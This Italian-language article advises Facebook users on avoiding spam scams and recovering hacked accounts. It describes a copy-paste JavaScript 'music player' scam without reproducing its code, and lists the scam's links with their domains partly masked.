Questa tipologia di truffe (come nella maggior parte dei casi)  fanno leva come sempre sulla poca informazione da parte degli utenti e soprattutto sulla curiosità di provare funzionalità che non sono previste nella piattaforma. Il consiglio è come sempre quello di non copiare link sulla barra degli indirizzi del browser mentre si è loggati su Facebook, ma soprattutto di prestare attenzione ai link che ricevete sulla vostra bacheca da amici o in chat. Rimuovete il post cliccando sulla X posta sulla destra al passaggio del mouse in modo da non far cadere nella trappola i vostri amici ed avvertite l'utente che vi ha inviato lo spam.

Account Facebook hackerato? Cosa fare in caso di attacchi spam


La bacheca del vostro account Facebook inondata di spam? Vi state rendendo conto con orrore che il vostro profilo sta inviando messaggi di spam ai vostri amici? Avete mai provato ad accedere al vostro account scoprendo che l'accesso è stato bloccato da uno sconosciuto? Sempre più spesso si legge di truffe attraverso  nuovi schemi di attacco che colpiscono gli utenti di Facebook. Mentre il social network lavora costantemente per migliorare le funzionalità di sicurezza, è bene che l'utente stesso impari a difendersi, qualora si accorga che il suo account è compromesso. Ecco nove facili consigli da Catherin Smith, The Huffington Post  per il recupero dopo un eventuale attacco.

1. Cambiare la password


Se siete vittime di phishing o di attacco affine, qualcuno si è procurato la vostra password e la sta usando. Quindi, cambiate il prima possibile le vostre credenziali di login. Per farlo dovete andare sulle Impostazioni account. Ricordate di non utilizzare le stesse password su account diversi (per esempio quella che utilizzate per accedere alla mail di registrazione) e più complessa è la password, più al sicuro sarete.

2. Verifica di identità


Se credete che qualcuno abbia avuto accesso al vostro profilo di Facebook e pubblica contenuti non autorizzati a vostro nome, lo strumento Roadblock di Facebook può aiutare a verificare la vostra identità e rendere sicuro il vostro account contro lo spammer.

3. Abilitare la funzione di verifica del login


Uno dei nuovi strumenti di sicurezza che Facebook metterà in atto sarà una procedura di login in due fasi se rileverà anomalie nell’accesso. Abilitando questa funzione, Facebook vi invierà un sms di richiesta di autorizzazione prima di permettere l'accesso al vostro profilo da una postazione che non riconosce. Potrete, quindi, autorizzare o bloccare l'accesso direttamente dal cellulare. Facebook vi segnalerà ogni tentativo di accesso al vostro profilo da una postazione sconosciuta, e avvierà la procedura per il cambio di credenziali di login.

4. Rimuovere tutte le applicazioni indesiderate


Quando si istalla un'applicazione, in realtà si autorizza la medesima ad accedere al profilo, nella speranza che chi l'ha sviluppata posti solo gli aggiornamenti previsti. Il rischio è che gli spammer useranno questa "porta aperta" per accedere al vostro profilo. Se siete capitati su una "applicazione canaglia" e malauguratamente avete cliccato su "autorizza", sbrigatevi a rimuoverla non appena noterete un eccesso di attività da parte della stessa. Per farlo basta andare su "Impostazioni Privacy" e trovare la sezione "Applicazioni e Siti", che sta in fondo alla pagina. Così facendo potrete agire direttamente sulle applicazioni e sul tipo di informazioni cui potranno accedere. La vostra pagina della App consente di rimuoevere le applicazioni in blocco o una per una. Sarebbe bene fare questo controllo di tanto in tanto, perché le applicazioni si accumulano nel tempo.

5. Eliminare sempre messaggi e post di spam


Togliere subito, appena li notate, post di spam dalla bacheca e dai messaggi privati. Meno ce ne sono, meno rischi correte, voi e i vostri amici. Per quelli sulla bacheca passarci sopra con il mouse e cliccare sulla X.

6. Modificare tutto quello che vi riguarda


Se siete stati tratti in inganno e avete inavvertitamente cliccato "mi piace" su uno scam, vi toccherà modificare quante più informazioni possibili sul vostro profilo, rimuovendo allo stesso tempo tutti i link che vi porterebbero a siti indesiderati, collegandovi alla pagina degli interessi.

7. Segnalare a Facebook


Se si sospetta che il vostro account è stato compromesso, è possibile avvisare Facebook attraverso vari canali. Per segnalare violazioni della privacy, è possibile comunicare i rapporti di privacy@facebook.com. Se un truffatore ha ottenuto la password e dunque l'accesso al vostro account tramite attacco di phishing, è possibile compilare il report phishing di Facebook. Facebook fornisce anche un modulo per segnalare un link o un sito web maligno.

8. Scansione malware sul computer


Facebook raccomanda di avviare procedure di scansione dell'hard disk del computer alla ricerca di programmi che, in teoria, potrebbero ri-accedere al vostro profilo. Se non avete già un antivirus, Facebook consiglia di fare presto una prova gratuita con McAfee.

9. Chiudere la sessione


Se avete inserito una riga di codice maligno nel vostro browser e credete che qualcuno ha preso il controllo del vostro profilo ed è in procinto di inviare spam ai vostri amici, uscite da Facebook per fermare l'attacco. Una delle nuove caratteristiche di sicurezza di Facebook è quella di comunicare attività sospette sul vostro account, ad esempio un eccesso di spost o di clic su "Mi piace" o post.

Javasticking: ascolta su Facebook la tua musica preferita ma è scam



Facebook ha stretto di recente un accordo con un servizio di musica, da cui è possibile ascoltare migliaia di brani gratuitamente, che permetterà di usufruire di una vasta libreria musicale in streaming. Presto quindi si potrà condividere e ascoltare musica in streaming con un click: l'icona del servizio potrebbe essere collocata nella parte laterale sinistra del menù di entrata sulla propria pagina Facebook. Una volta cliccata l'icona, si installerà un software all'interno del computer che consentirà di accedere all'offerta musicale senza dover abbandonare la pagina del social network. E gli spammer non hanno perso tempo per diffondere il loro spam su Facebook. Non sarebbe bello se tu avessi un accesso immediato alla tua musica preferita e alle bande musicali? E se questi fossero facilmente disponibili sul tuo sito di social networking? Sono queste le domande che gli esperti di TrendMicro si pongono per descrivere questa nuova truffa su Facebook.


Recentemente sono stati individuati dei messaggi che circolano in chat e post sulle bacheche di Facebook che promuovono una presunta nuova funzionalità di lettore musicale. Di seguito è riportato uno screenshot di messaggi simili che si possono trovare:


Lo script utilizzato in questo spam è rilevato da Trend Micro come JS_FBJACK.B. Analogamente agli altri attacchi spam precedentemente segnalati su Facebook spam, una volta che gli utenti cliccano sul link, vengono reindirizzati a un sito che invita loro ad eseguire diversi passaggi (Javasticking). Il primo dei quali è quello di copiare un particolare frammento di codice nella loro barra degli indirizzi del browser, che ricorda il famoso attacco spam che aveva come oggetto Bin Laden


Una volta fatto, lo script maligno accede all'elenco amici dell'utente Facebook interessato Da questo elenco, crea post bacheca e invia messaggi di chat ai contatti di Facebook. Il messaggio letto: “FaceBook finally added a profile music player! I’ve been wanting one of these forever! [LINK]“ ("Facebook ha aggiunto infine un lettore profilo musicale! Ho sempre voluto uno di questo per sempre!“). Alcuni dei post contengono i seguenti link:
  • http://{BLOCCATO}ures.webs.com/profilemusicplayer.htm
  • http://{BLOCCATO}okfeatures.webs.com
  • http://{BLOCCATO}ures7.webs.com/aboutme.htm
  • http://{BLOCCATO}cplayer.webs.com
  • http://{BLOCCATO}ilemusic.webs.com
Tutti i link di cui sopra attualmente reindirizzano ad un singolo URL, un sito truffa che racconta agli utenti interessati di aver vinto un premio certo. Il sito poi chiede loro di fornire informazioni personali.


Gli spammer sfruttano la debolezza dei browser web e la curiosità dell'utente chiedendo alle persone di copiare e incollare il codice maligno nella barra degli indirizzi, facendo intraprendere al profilo azioni a nome di quelle persone, compresa la pubblicazione di aggiornamenti di stato con link fasullo e l'invio di messaggi di spam a tutti gli amici. Facebook ha lavorato per migliorare i propri sistemi in grado di rilevare e bloccare questi tipi di attacchi, come pure educare la gente su ciò che sta causando l'invio di spam dal loro account, ma ancora non è stato possibile bloccare queste azioni. Dunque tocca all'utente non cadere in queste trappole di social engineering (ingegneria sociale). Non utilizzate codici JavaScript loggati su Facebook e prestate attenzione ai link inviati dai vostri amici.